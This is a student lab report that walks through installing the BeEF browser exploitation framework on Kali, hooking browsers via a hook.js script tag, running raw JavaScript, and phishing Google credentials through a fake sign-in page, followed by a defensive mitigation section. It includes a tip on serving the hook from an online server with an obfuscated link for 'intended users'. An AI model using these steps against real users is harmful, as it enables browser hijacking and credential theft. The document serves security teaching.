

Mega Hacking Project

Due Date: 7-10-2025

Submission Method: Dropbox

Submitted by: **Ayush Navadiya**

Student ID: 10321544

Section: **L02**

Date submitted: 7-10-2025

Contents

Lab creation guide	3
Attack report	7
Purple team mitigation report	10

Lab creation guide

Technology Requirement

1. Kali Linux
2. Any Device that supports Browser

Step 1:

Download Kali From:

<https://www.kali.org/get-kali/#kali-virtual-machines>

Step 2:


Update and upgrade the machine using command:

```
sudo apt update && sudo apt upgrade -y
```

Step 3:

Install BeEF on Kali using:

```
sudo apt install beef-xss -y
```



The screenshot shows a terminal window titled "kali@kali: ~". The menu bar includes "Session", "Actions", "Edit", "View", and "Help". The terminal content shows the user attempting to run "beef" with an unknown option "-v", followed by the command "sudo apt install beef-xss -y". The output of the command lists numerous packages that were automatically installed and are no longer required, including amass-common, gir1.2-girepository-2.0, libarmadillo14, libbluray2, libbson-1.0-0t64, libdisplay-info2, libgdal37, libgeos3.14.0, libgirepository-1.0-1, libgpgme11t64, libgpgmepp6t64, libinstpatch-1.0-2, libjs-jquery-ui, libjs-underscore, libmongoc-1.0-0t64, libnet1, libobjc-14-dev, libplacebo349, libportmidi0, libradare2-5.0.0t64, librav1e0.7, libtheoraenc1, libudfread0, libwireshark18, libwiretap15, libwsutil16, libx264-164, python3-bluepy, python3-click-plugins, python3-gpg, python3-kismetcapturebtgeiger, python3-kismetcapturefreaklabszigbee, python3-kismetcapturerrtl433, python3-kismetcapturertladsb, python3-kismetcapturertlamr, python3-protobuf, python3-pysmi, python3-xlrd, python3-xlutils, python3-xlwrt, python3-zombie-imp, and samba-ad-dc.

```
kali@kali: ~
Session Actions Edit View Help
beef: Unknown option -v
└─(kali㉿kali)-[~]
$ sudo apt install beef-xss -y

The following packages were automatically installed and are no longer required:
  amass-common          libtheoraenc1
  gir1.2-girepository-2.0  libudfread0
  libarmadillo14         libwireshark18
  libbluray2             libwiretap15
  libbson-1.0-0t64       libwsutil16
  libdisplay-info2        libx264-164
  libgdal37               python3-bluepy
  libgeos3.14.0          python3-click-plugins
  libgirepository-1.0-1    python3-gpg
  libgpgme11t64          python3-kismetcapturebtgeiger
  libgpgmepp6t64          python3-kismetcapturefreaklabszigbee
  libinstpatch-1.0-2       python3-kismetcapturerrtl433
  libjs-jquery-ui          python3-kismetcapturertladsb
  libjs-underscore         python3-kismetcapturertlamr
  libmongoc-1.0-0t64       python3-protobuf
  libnet1                  python3-pysmi
  libobjc-14-dev           python3-xlrd
  libplacebo349            python3-xlutils
  libportmidi0              python3-xlwrt
  libradare2-5.0.0t64       python3-zombie-imp
  librav1e0.7                samba-ad-dc
```

As we are running this project just for learning we can run it locally while to execute this on a real environment using online linux server so that you can pass the intended user link directly making it obfuscated.

Now to start the BeEF run:

[sudo beef-xss](#)

Then enter a new password to be ahead if asked for default login credential type beef for username and password.

```
kali@kali: ~
Session Actions Edit View Help
[(kali㉿kali)-[~]]
$ sudo beef-xss


[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*]   Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
  Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; pres
et: disabled)
  Active: active (running) since Sun 2025-12-07 04:52:28 EST; 5s ago
  Invocation: 75d288fa09dc42e4b9e5100278cd299a
    Main PID: 5902 (ruby)
      Tasks: 10 (limit: 2073)
     Memory: 214.3M (peak: 214.3M)
        CPU: 4.666s
       CGroup: /system.slice/beef-xss.service
           └─5902 ruby ./beef
               ├─5951 node /tmp/execjs20251207-5902-npgavqjs

Dec 07 04:52:28 kali systemd[1]: Started beef-xss.service - beef-xss.
Dec 07 04:52:31 kali beef-invoke-vendor[5902]: [ 4:52:30][*] Browser Exp...4.0
Dec 07 04:52:31 kali beef-invoke-vendor[5902]: [ 4:52:30] | Twit: @...ect
Dec 07 04:52:31 kali beef-invoke-vendor[5902]: [ 4:52:30] | Site: h..com
Dec 07 04:52:31 kali beef-invoke-vendor[5902]: [ 4:52:30] |_ Wiki: h..iki
Dec 07 04:52:31 kali beef-invoke-vendor[5902]: [ 4:52:30][*] Project Cre...rn)
Dec 07 04:52:31 kali beef-invoke-vendor[5902]: [ 4:52:31][*] BeEF is loa... ...
Hint: Some lines were ellipsized, use -l to show in full.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1
```


Once done you will see a Webpage opened on a port 3000 login with username and password you set.



Then you will see a page as shown in screenshot below. Copy the link shown on advance version you can see the link at the bottom of page.

A screenshot of a web browser window titled "BeEF Control Panel". The address bar shows the URL "http://127.0.0.1:3000/ui/panel". Below the address bar is a navigation bar with links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main content area displays the BeEF logo and the text "THE BROWSER EXPLOITATION FRAMEWORK PROJECT". It includes sections for "Getting Started", "Logs", "Zombies", and "Auto Run". On the left, there is a sidebar titled "Hooked Browsers" showing a list of hooked browsers: "Online Browsers" (empty), "Offline Browsers" (empty), "192.168.13.142" (with icons for a browser and a file), and "192.168.13.138" (with a question mark icon). At the bottom of the page, the URL "http://127.0.0.1:3000/demos/butcher/index.html" is visible in the address bar.

To open it on different machine, edit the localhost address with your actual kali Ip as shown in screenshot below:



Attack report

Once the intended user opens the webpage you are all set now you got the powers, Move back to the beEF portal and open the online browsers and you see a list of browser you have control on and you will see all the details including the what machine it is open on its IP address, screen size and more.

The screenshot shows the BeEF Control Panel interface. On the left, there's a sidebar titled "Hooked Browsers" with sections for "Online Browsers" (listing 192.168.13.142 and 192.168.13.138) and "Offline Browsers". The main area has tabs for "Getting Started", "Logs", "Zombies", "Auto Run", and "Current E". Below these tabs is a table with columns "Key" and "Value". The table contains various system and browser-related information for the selected host (192.168.13.138). Some values are redacted with "Unknown".

Key	Value
browser.window.origin	http://192.168.13.142:3000
browser.window.referrer	Unknown
browser.window.size.height	641
browser.window.size.width	1280
browser.window.title	The Butcher
browser.window.uri	http://192.168.13.142:3000/demos/butcher/index.html
hardware.battery.level	unknown
hardware.cpu.arch	x86_64
hardware.cpu.cores	8
hardware.gpu	llvmpipe, or similar
hardware.gpu.vendor	Mesa
hardware.memory	unknown
hardware.screen.colorddepth	24
hardware.screen.size.height	878
hardware.screen.size.width	1650
hardware.screen.toucheabled	No
hardware.type	Unknown

Now move to command tab and you will find a whole lot of prebuilt attack on that as shown below:

The screenshot shows the BeEF Control Panel with the "Commands" tab selected. The left sidebar shows "Hooked Browsers" with hosts 192.168.13.142 and 192.168.13.138. The main area has tabs for "Getting Started", "Logs", "Commands", "Proxy", "XssRays", and "Network". The "Commands" tab is active, displaying a "Module Tree" on the left with categories like Browser, Chrome Extensions, Debug, Exploits, Host, IPEC, Metasploit, Misc, Network, Persistence, Phonegap, and Social Engineering. To the right, there are two panes: "Module Results History" and "Beep". The "Module Results History" pane shows a table with columns "id", "date", and "label", containing one entry (id 0, date 2025-12-07 04:57, label command 1). The "Beep" pane shows a description: "Description: Make the phone beep. This module requires the PhoneGap API." and an "Id:" field with value 39. At the bottom, there are tabs for "Basic" and "Requester", and a status bar showing "Ready".

Let's try to alert a user using a java message box. Go to Misc directory and select Raw JavaScript and you will see a JavaScript code option write your script there and hit execute. I have kept it simple as it is for lab purpose.

The screenshot shows the BeEF Control Panel interface. In the top navigation bar, the URL is `http://127.0.0.1:3000/ui/panel#id=5qoq0HV5hYo7pMT0baAMwCJYUiith3mhtC52Hvietk8WP4VhNTfc`. The main area has tabs for 'Getting Started', 'Logs', 'Zombies', 'Auto Run', and 'Current Browser'. The 'Commands' tab is selected. On the left, there's a 'Module Tree' sidebar with categories like 'Online Browsers', 'Offline Browsers', 'Exploits', 'Host', 'IPEC', 'Metasploit', and 'Misc'. Under 'Misc', 'Raw JavaScript' is selected. The central panel shows a table titled 'Module Results History' with one entry (id: 0, date: 2025-12-07 05:01, label: command 1). The 'Raw JavaScript' section contains the following code:

```
alert('BeEF Raw Javascript');
return 'It worked!';
```

Once you hit execute you will see the output on the machine:

The screenshot shows a browser window titled 'The Butcher'. The URL is `http://192.168.13.142:3000/demos/butcher/index.html`. The page features a logo with the text 'THE BUTCHER' and a banner. Below the logo, there's a welcome message: 'Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF hamper!'. At the bottom of the page, there are buttons for 'Our Meaty Friends' and 'Order Your Hamper'. A Java message box is overlaid on the page, displaying the text '192.168.13.142:3000' and 'BeEF Raw Javascript'. The 'OK' button is visible at the bottom right of the message box.

Let's try a credential phishing attack open google phishing tab and hit execute and on the user machine you will see a google signing page. Once the user enter the credentials you will get it here.

Google Mail

A Google approach to email.

Google Mail is built on the idea that email can be more intuitive, efficient, and useful. And maybe even fun. After all, Google Mail has:

- Lots of space**
Over 2757.272164 megabytes (and counting) of free storage.
- Less spam**
Keep unwanted messages out of your inbox.
- Mobile access**
Get Google Mail on your mobile phone. [Learn more](#)

[About Google Mail](#) [New features!](#) [Switch to Google Mail](#) [Create an account](#)

Take Google Mail to work with Google Apps for Business

Love Google Mail, but looking for a custom email address for your company? Get business email, calendar, and online docs @[your_company.com](#). [Learn more](#)

Sign in

Username: abe

Password: [REDACTED]

Sign in Stay signed in

Can't access your account?

The captured credential:

BeEF Control Panel

http://127.0.0.1:3000/ui/panel#id=5qoq0HV5hYo7pMT0baAMwCJYUiith3mhtC52Hvietk8WP4VhNTfc

BeEF 0.5.4.0 | Logout

Hooked Browsers

- Online Browsers
 - 192.168.13.142
 - 192.168.13.138
- Offline Browsers

Getting Started Logs Zombies Auto Run Current Browser

Details Logs Commands Proxy XssRays Network

Module Tree

id	date	label
0	2025-12-07 04:57	command 1
1	2025-12-07 04:58	command 2
2	2025-12-07 04:58	command 3

Module Results History

Command results

1 data: result=Username: abe Password: abegothacked

Sun Dec 07 2025 04:58:37 GMT-0500 (Eastern Standard Time)

Re-execute command

Basic Requester Ready

Purple team mitigation report

To harden the system to make it safe from BeEF like attack you can do the following steps as given below:

1. Browser Hardening

You can disable running script on the browser by default by using a Content Security Policy that will stop outside JavaScript from loading and we can also disable weak extensions and keep the browser updated for latest patch updates.

2. Network Controls

You can configure firewall and security tools that will block access to unknown or fake websites and you can also enable DNS filtering which can stop users from opening bad links. This will reduce the chance of getting hooked by BeEF or phishing pages.

3. User Awareness

The major threat in any organization is user so users should be trained to not click random links and to avoid login pages that look strange. Awareness training will help users think before they click on anything suspicious.

4. Monitoring and Alerts

Security teams should monitor for suspicious browser activity such as constant redirects or pop-ups or unknown scripts running. Also, you can use IDS or IPS tool which will detect these behaviours and makes an alert.

5. Strong Authentication

Even if a phishing page captures a password, you can use multi-factor authentication to block attackers from logging in which will make phishing attacks much harder to succeed.